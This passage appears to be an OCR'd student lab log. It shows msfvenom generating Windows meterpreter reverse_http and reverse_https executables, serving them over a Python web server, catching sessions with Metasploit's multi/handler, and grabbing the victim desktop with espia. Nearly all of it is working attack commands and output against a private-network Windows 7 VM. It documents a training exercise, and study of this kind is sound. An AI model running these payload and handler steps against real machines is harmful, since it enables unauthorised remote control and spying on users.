└─$ python -m SimpleHTTPServer
Serving HTTP on 0.0.0.0 port 8000 ...
```



```
┌──(kali㉿cs1812114)-[~/Executables]
└─$ msfconsole

       =[ metasploit v6.1.4-dev                           ]
+ -- --=[ 2162 exploits - 1147 auxiliary - 367 post       ]
+ -- --=[ 592 payloads - 45 encoders - 10 nops            ]
+ -- --=[ 8 evasion                                       ]

Metasploit tip: You can use help to view all
available commands

msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set PAYLOAD windows/meterpreter/reverse_https
PAYLOAD => windows/meterpreter/reverse_https
msf6 exploit(multi/handler) > set LPORT 443
LPORT => 443
msf6 exploit(multi/handler) > set LHOST 192.168.1.106
LHOST => 192.168.1.106
msf6 exploit(multi/handler) > exploit

[*] Started HTTPS reverse handler on https://192.168.1.106:443
```



Directory listing for / - Windows Internet Explorer

http://192.168.1.106:8000/

Directory listing f

- reverse_https.exe


0% of reverse_https.exe from 192.168.1.106 Completed

File Download - Security Warning

Do you want to run or save this file?


Name: reverse_https.exe
Type: Application, 72.0KB
From: **192.168.1.106**

While files from the Internet can be useful, this file type can potentially harm your computer. If you do not trust the source, do not run or save this software. What's the risk?




```
[*] Started HTTPS reverse handler on https://192.168.1.106:443
^S^S[!] https://192.168.1.106:443 handling request from 192.168.1.104; (UUID: vu1g
evuv) Without a database connected that payload UUID tracking will not work!
[*] https://192.168.1.106:443 handling request from 192.168.1.104; (UUID: vu1gevuv
) Staging x86 payload (176220 bytes) ...
[!] https://192.168.1.106:443 handling request from 192.168.1.104; (UUID: vu1gevuv
) Without a database connected that payload UUID tracking will not work!
[*] Meterpreter session 1 opened (192.168.1.106:443 → 127.0.0.1) at 2022-01-09 06
:58:23 -0500

meterpreter > sysinfo
Computer        : WIN-1HQ0TLKDAQF
OS              : Windows 7 (6.1 Build 7601, Service Pack 1).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/windows
(i-search)`':
```

HTTP



```
┌──(kali㉿cs1812114)-[~/Executables]
└─$ msfvenom -p windows/meterpreter/reverse_http LHOST=192.168.1.106 LPORT=80 -a x
86 -f exe  > reverse_http.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the pay
load
No encoder specified, outputting raw payload
Payload size: 619 bytes
Final size of exe file: 73802 bytes

┌──(kali㉿cs1812114)-[~/Executables]
└─$ ls
reverse_http.exe  reverse_https.exe

┌──(kali㉿cs1812114)-[~/Executables]
└─$ file reverse_http.exe
reverse_http.exe: PE32 executable (GUI) Intel 80386, for MS Windows

┌──(kali㉿cs1812114)-[~/Executables]
└─$ python -m SimpleHTTPServer
Serving HTTP on 0.0.0.0 port 8000 ...
```



Directory listing for / - Windows Internet Explorer
http://192.168.1.106:8000/
Bing
Favorites
Suggested Sites
Web Slice Gallery
Directory listing for /
Page
Safety
Tools
0% of reverse_http.exe from 192.168.1.106 Completed
File Download - Security Warning
Run
Save
Cancel


Directory listing f

- reverse_http.exe
- reverse_https.exe


Do you want to run or save this file?

Name: reverse_http.exe
Type: Application, 72.0KB
From: 192.168.1.106


While files from the Internet can be useful, this file type can potentially harm your computer. If you do not trust the source, do not run or save this software. What's the risk?




```
Metasploit tip: View missing module options with show
missing

msf6 > set PAYLOAD windows/meterpreter/reverse_http
PAYLOAD ⇒ windows/meterpreter/reverse_http
msf6 > set LHOST 192.168.1.106
LHOST ⇒ 192.168.1.106
msf6 > set LPORT 80
LPORT ⇒ 80
msf6 > exploit
[-] Unknown command: exploit
msf6 > use exploit/multi/handler
[*] Using configured payload windows/meterpreter/reverse_http
msf6 exploit(multi/handler) > set LHOST 192.168.1.106
LHOST ⇒ 192.168.1.106
msf6 exploit(multi/handler) > set LPORT 80
LPORT ⇒ 80
msf6 exploit(multi/handler) > exploit

[*] Started HTTP reverse handler on http://192.168.1.106:80
```



```
Metasploit tip: View missing module options with show
missing

msf6 > set PAYLOAD windows/meterpreter/reverse_http
PAYLOAD ⇒ windows/meterpreter/reverse_http
msf6 > set LHOST 192.168.1.106
LHOST ⇒ 192.168.1.106
msf6 > set LPORT 80
LPORT ⇒ 80
msf6 > exploit
[-] Unknown command: exploit
msf6 > use exploit/multi/handler
[*] Using configured payload windows/meterpreter/reverse_http
msf6 exploit(multi/handler) > set LHOST 192.168.1.106
LHOST ⇒ 192.168.1.106
msf6 exploit(multi/handler) > set LPORT 80
LPORT ⇒ 80
msf6 exploit(multi/handler) > exploit

[*] Started HTTP reverse handler on http://192.168.1.106:80
```




```
[*] Started HTTP reverse handler on http://192.168.1.106:80
[!] http://192.168.1.106:80 handling request from 192.168.1.104; (UUID: 4l694vny)
Without a database connected that payload UUID tracking will not work!
[*] http://192.168.1.106:80 handling request from 192.168.1.104; (UUID: 4l694vny)
Staging x86 payload (176220 bytes) ...
[!] http://192.168.1.106:80 handling request from 192.168.1.104; (UUID: 4l694vny)
Without a database connected that payload UUID tracking will not work!
[*] Meterpreter session 1 opened (192.168.1.106:80 → 127.0.0.1) at 2022-01-09 07:
07:17 -0500
```




```
meterpreter > sysinfo
Computer        : WIN-1HQ0TLKDAQF
OS              : Windows 7 (6.1 Build 7601, Service Pack 1).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/windows
```


3. METASPLOIT - Windows 7 - Desktop screen grabbing




```
msf6 exploit(multi/handler) > exploit

[*] Started HTTP reverse handler on http://192.168.1.106:80
[!] http://192.168.1.106:80 handling request from 192.168.1.104; (UUID: orqaunld)
Without a database connected that payload UUID tracking will not work!
[*] http://192.168.1.106:80 handling request from 192.168.1.104; (UUID: orqaunld)
Staging x86 payload (176220 bytes) ...
[!] http://192.168.1.106:80 handling request from 192.168.1.104; (UUID: orqaunld)
Without a database connected that payload UUID tracking will not work!
[*] Meterpreter session 1 opened (192.168.1.106:80 → 127.0.0.1) at 2022-01-09 08:
19:42 -0500

meterpreter > enumdesktops
Enumerating all accessible desktops

Desktops
========

    Session  Station  Name
    -------  -------  ----
    1        WinSta0  Default

meterpreter > getdesktop
Session 1\W\D
meterpreter > load espia
Loading extension espia...Success.
meterpreter > screengrab
Screenshot saved to: /home/kali/Desktop/qDgUridQ.jpeg
meterpreter > 
```


qDgUridQ.jpeg - Image Viewer
File
Edit
View
Go
Help
Google - Windows Internet Explorer
https://www.google.com/?gws_rd=ssl
Bing
Favorites
Suggested Sites
Web Slice Gallery
Directory listing for /
Google
Page
Safety
Tools
Search
Images
Play
YouTube
News
Gmail
Drive
Calendar
